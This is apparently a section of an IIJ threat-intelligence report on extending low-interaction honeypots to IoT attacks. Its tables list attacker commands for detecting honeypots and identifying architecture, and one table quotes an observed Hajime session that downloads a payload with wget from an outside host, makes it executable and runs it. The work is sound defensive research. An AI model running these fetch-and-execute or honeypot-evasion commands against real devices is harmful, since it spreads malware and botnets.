MITF Honeypot Support for IoT Devices


2.1 Introduction

Our server-based honeypots had been operating for a long time using the system that was updated in IIR Vol.12*1. Although a few functions have been added or modified, the original purpose was to observe attacks against Windows hosts, so almost no data or artifacts had been obtained for attacks against other systems. In recent years, there has been an increase in attacks such as Mirai*2 and Hajime*3 that target IoT devices, but we have only been able to observe profile information for associated communications. With this in mind, we added support for communication protocols used in attacks against IoT devices. Here we present details observed during this process, and discuss attempts to avoid honeypots, as well as attacks.

2.2 Honeypot Classification

Honeypots can be broadly categorized into high-interaction and low-interaction varieties. The former gathers information and artifacts by allowing attacks to compromise and infect them, using the actual applications and devices that are subject to attack. Figure 1 shows an illustration of these systems. Since an actual target is being attacked, it is less likely that an attack will fail due to differences in implementation. Because the system is actually infected and compromised when an attack succeeds, it is necessary to roll back to the original environment once the necessary data has been gathered. As long as the target is not a specialized device, a virtual environment is used in most cases. Virtual environments are easy to manage, but they can also be detected by running appropriate programs. For this reason, even if an attack succeeds, there is a risk that the artifact sent will detect the virtual environment and not run at all. Also, although using virtual environments reduces the operating costs, it is still far more expensive than low-interaction honeypots.

The latter gathers information and artifacts by running programs that emulate environments subject to attack, misrepresenting itself as a vulnerable device or an attack target to provoke attacks. Figure 2 shows an illustration of these systems. There are slight variances due to implementation, and because it is merely an emulation, it is generally not possible to handle unknown



When an attack succeeds, there is a chance the system may be infected and become an attacker.
If infected, the system must be restored to its original state.

Figure 1: Illustration of a High-Interaction Honeypot

*1 See "1.3.2 Malware Activities" in Vol.12 of this report (https://www.iij.ad.jp/en/company/development/iir/pdf/iir_vol12_infra_EN.pdf) for more information.

*2 Mirai: Malware that targets IoT devices. The source code has been published, so many variants have been observed. It has a DDoS function. See "1.4.1 Mirai Botnet Detection and Countermeasures" in Vol.33 of this report (https://www.iij.ad.jp/en/company/development/iir/pdf/iir_vol33_infra_EN.pdf) for more information.

*3 Hajime: Malware that targets IoT devices. The source code has not been published, and since changes in attack methods have been seen, it is thought to still be under active development. The true intent behind much of its behavior is unknown, such as the output of messages and selection of targets to infect.


vulnerabilities. It may be possible to detect generic attacks such as those used against targets like OGNL2 in Struts 2. Because responses to attacks are also handled through program-based emulation, the systems used as the attack target are not actually compromised. This means there is no need to restore the environment after collecting information like with high-interaction honeypots. It is more likely that the environment will be detected or that attacks will fail when compared with high-interaction honeypots. However, because it is a program to begin with, depending on the implementation you can perform actions that are difficult in actual applications, such as adding hooks for collecting information to arbitrary processes, or changing the response based on certain conditions.

Each has its advantages and disadvantages, but even if the programs that automate the process from attack to infection can be fooled, when an attacker notices something suspicious and actually accesses the honeypot to check, they will easily see through the deception. For this reason, we think it is best to select the appropriate system based on the intended use. IIJ operates high-interaction client-based honeypots (Web crawlers), along with low-interaction server-based honeypots. This is because it is difficult to reproduce the behavior of browsers that contain DOM, JavaScript, and Flash plug-ins on client-based systems. Our server-based system uses low-interaction honeypots because the main purpose is to observe and acquire artifacts. There have not been any changes to this policy even after adding the new functions.

2.3 Major Changes from the Old System

I will leave out the full list of changes as they are quite wide-ranging, but the following major functions have been added.

- TELNET server added (for IoT devices)
- HTTP server improved (for IoT devices, support for Struts 2, etc.)
- SMB server improved (support for DoublePulsar*4, etc.)



Attacks are sometimes unsuccessful because the program is unable to fully emulate the environment.
The system is not actually infected even if an attack succeeds, so it is not necessary to restore it to its original state.

Figure 2: Illustration of a Low-Interaction Honeypot

*4 DoublePulsar: One of the Equation Group attack tools published by the Shadow Brokers. It is used as an SMB and RDP backdoor after a successful attack.

Recent attacks against IoT devices have not had to exploit vulnerabilities, as there are many devices in a state that would be unthinkable for a regular server, such as those that allow TELNET logins using the default password of a built-in account. Attacks via HTTP often exploit vulnerabilities in implementations of the GoAhead Web Server*5 and TR-069*6. Although this does not apply to IoT devices, attacks exploiting Struts 2 for HTTP and DoublePulsar for SMB have also been observed. We added functions to handle these as well.

2.4 Changes in the Number of Artifacts Acquired

The new functions we added led to significant changes in the trends for the number of artifacts acquired. Figure 3 shows the total number of artifacts downloaded by protocol, based on aggregated communications for each protocol where attacks succeeded and artifacts were acquired. The period covered in the previous report has also been tallied to compare before and after the change. Conficker*7 accounted for the majority of observations on the SMB protocol in the past, so it had been excluded. However, as it does not overwhelm other malware in this aggregate data, it has not been excluded here.

Two major changes to the system were made during this data aggregation period. The first change was the addition of support for IoT and Struts 2 on April 1, 2017. This change added support for the TELNET protocol, so artifacts targeting IoT devices that were not possible to acquire in the past have become observable. Although the HTTP protocol had been supported, adding an implementation that conforms to recent attacks has increased the number of artifacts acquired. The second change was the addition of support for DoublePulsar on May 23, 2017. This applies to Windows systems rather than IoT devices, but this technique is also used by malware that spreads automatically, such as the WannaCry*8 ransomware. By adding support for this, the number of artifacts acquired via the SMB protocol has also increased.

2.5 Honeypot Detection Using the Echo Command

As mentioned previously, attacks using the TELNET protocol are based on attempts to log in using known user names and passwords, rather than vulnerabilities. The behavior exhibited after a successful login varies depending on the attacker, but the general steps for an attack involve executing a shell, environment examination, malware download (upload), malware execution, then logout.




Figure 3: Total Artifacts Downloaded by Protocol

*5 GoAhead Web Server: HTTP server software for embedded devices made by GoAhead Software.
*6 TR-069: A CPE management protocol defined by the Broadband Forum. Communications are HTTP/SOAP based.
*7 Conficker: Malware that uses Windows MS08-067 and other vulnerabilities to perform infection. Although old, it is still being observed.
*8 WannaCry: Ransomware that uses the Windows MS17-010 vulnerability and DoublePulsar to perform infection.

In the environment examination phase, information is gathered to determine whether or not the device where the login was successful can be attacked. When the environment does not match the attacker's intentions, logout is performed and the attack attempt ends. This is the phase where we observe many attempts to determine whether or not the target is a honeypot. One of the most commonly observed methods uses the output of the echo command.

Low-interaction honeypots emulate the behavior of each command used in an attack, but in many of the honeypots available, the behavior differs from the actual command behavior. Attackers use these differences to detect honeypots. Table 1: Differences in Echo Processing Based on Implementation shows the results of executing various inputs for detection attempts in various environments.

There are some patterns that show differences even between the Linux echo command and the echo command built into BusyBox*9, but since BusyBox is used in most IoT devices, when the attack target is an IoT device, output matching the BusyBox result is to be expected. These results demonstrate that the processing of octal numbers and invalid values is a weak point. One of the other implementations we examined uses Python's string_escape codec. Most values input are processed without an issue, but differences due to implementation are used to detect honeypots. Also, the printf command has slightly different specifications, but we have also observed it being used to detect honeypots via similar techniques.

2.6 Selection of Attack Targets

Unlike standard server environments, a variety of CPUs are used in IoT devices. Intel CPUs are used in most Windows and Linux servers, so either 32-bit (x86) or 64-bit (x86_64) programs are sent after a successful attack. However, because a wide range of CPUs are used in IoT devices, it is necessary to identify the architecture during the attack process, and send a program that will run on it. Table 2: Architecture Identification Attempts shows detection techniques that have been observed. Although described as a /bin/echo binary in the table, any binary used on the target will suffice. /bin/echo and /bin/busybox are often used in actual attacks.

Test Name	Input Command	Echo Command	BusyBox	Implementation 1	Implementation 2 (Python string_escape)
-n option	echo -n ABC	ABC	ABC	-n ABC	ABC
Hexadecimal number input	echo -e '\x44\x45\x46'	DEF	DEF	-e \x44\x45\x46	DEF
Octal number input	echo -e '\0107\0110\0111'	GHI	GHI	-e \0107\0110\0111	7 0 1
Invalid octal number input (no 0)	echo -e '\112\113\114'	\112\113\114	JKL	-e \112\113\114	JKL
Invalid octal number input (insufficient digits)	echo -e '\115\051\117'	\115)\117	M)O	-e \115\051\117	M)O
Invalid hexadecimal number input (insufficient digits)	echo -e '\x41\x9G\x43'	A<TAB>GC	A<TAB>GC	-e \x41\x9G\x43	<EMPTY>
Invalid hexadecimal number input (out-of-range character)	echo -e '\xGH'	\xGH	\xGH	-e \xGH	<EMPTY>

Table 1: Differences in Echo Processing Based on Implementation

*9 BusyBox: A set of commonly used UNIX commands grouped in a single binary. It has been adopted on many IoT devices.

Mirai, for which the source code has been published, supports a variety of architectures, including ARM, MIPS, Intel, Sun SPARC, Motorola, PowerPC, and SuperH. As long as you write processes that do not depend on a particular architecture, it is possible to use a cross compiler to easily generate binaries that run on each architecture from the source code. This means it is not all that difficult to support multiple architectures.

To raise infection efficiency as much as possible, it is best to support a range of architectures like in the case of Mirai. However, malware that only infects a specific architecture is observed in real world environments. Table 3: Input Command Differences for Each Architecture shows Hajime attacks. The processing of responses in our experiment is the same in both cases, except for returning either an Intel or ARM result for the ELF header architecture identification. As a result, the malware is downloaded and executed only when the response is ARM. We expect the number of targets that can be infected will decrease due to target architecture limitations such as this. In addition to identifying the target architecture, some malware that attempts to determine whether or not the device will be infected by referencing /proc/mounts has also been observed. It is thought to target only specific devices by further limiting its scope. This could be to evade analysis systems like honeypots, but if the aim is to construct a botnet, not limiting the targets would increase the size of the botnet. When taking this into consideration, the intended purpose of this process remains unknown. For Hajime in particular, although its true purpose is unclear, the fact that it limits its targets is not consistent with its claims that it protects devices.

2.7 Risks of Honeypots

Honeypots are put in place to collect artifacts and attack information. Due to their nature, these systems often incur the wrath of attackers. Programs that automatically perform attacks and infection just elude the honeypot when detected, but if an actual attacker detects the honeypot, the system itself may be targeted for an attack. Our observation system was hit by a DDoS attack that we believe was due to this. Even when you exercise caution, this issue cannot be avoided when running honeypots, and you must be ready for it when operating such a system.

Input Command	Identification Method	Notes
cat /bin/echo	ELF header architecture information	A basic pattern used in malware such as Mirai.
cp /bin/echo tmpfile && cat tmpfile	ELF header architecture information	Includes a file creation function check (easy honeypot detection).
cat /proc/cpuinfo	Processor information via OS	This is also often checked when ELF header identification returns an ARM result.
uname -a	Architecture information via OS	
dd bs=52 count=1 if=/bin/echo || cat /bin/echo	ELF header architecture information	Acquires only the ELF header if possible (suppression of unnecessary data transfer).

Table 2: Architecture Identification Attempts

2.8 Conclusion

Operating honeypots makes it possible to gather a wide range of information and artifacts. It is thought that many honeypot implementations available have been observed by attackers. We assume that this is why functions for avoiding honeypots when such an environment is detected, such as those presented here, have been implemented. Low-interaction honeypots use emulation, so it is also difficult cost-wise to implement systems where an attacker will never detect it as a fake environment. But because most infection activity is performed automatically, it is possible to obtain artifacts by only implementing functions that are used frequently to deceive honeypot detection.

Intel	ARM	Purpose
enable	enable	Shell execution
shell	shell	Shell execution
sh	sh	Shell execution
cat /proc/mounts	cat /proc/mounts	Identification of writable area
/bin/busybox KJFUE	/bin/busybox XXMOX	
cd /dev/shm	cd /dev/shm	
cat .s || cp /bin/echo .s	cat .s || cp /bin/echo .s	Architecture identification preparation
/bin/busybox KJFUE	/bin/busybox XXMOX	
nc	nc	Command identification for downloads
wget	wget	Command identification for downloads
/bin/busybox KJFUE	/bin/busybox XXMOX	
dd bs=52 count=1 if=.s || cat .s	dd bs=52 count=1 if=.s || cat .s	Architecture identification
/bin/busybox KJFUE	/bin/busybox XXMOX	
rm .s	rm .s	Disposal after architecture identification
	wget http://<IP_ADDR>:<PORT>/.i	Malware acquisition
	chmod +x .i	Execution permission settings
	./.i	Malware execution
exit	exit	Logout

Table 3: Input Command Differences for Each Architecture

Authors:
Mamoru Saito
Director of the Advanced Security Division, and Manager of the Office of Emergency Response and Clearinghouse for Security Information, IIJ. After working in security services development for enterprise customers, in 2001 Mr. Saito became the representative of the IIJ Group emergency response team IIJ-SECT, which is a member team of FIRST, an international group of CSIRTs. Mr. Saito serves as a steering committee member for several industry groups, including ICT-ISAC Japan, Information Security Operation providers Group Japan, and others.

Tadashi Kobayashi (MITF Honeypot Support for IoT Devices)
Office of Emergency Response and Clearinghouse for Security Information, Advanced Security Division, IIJ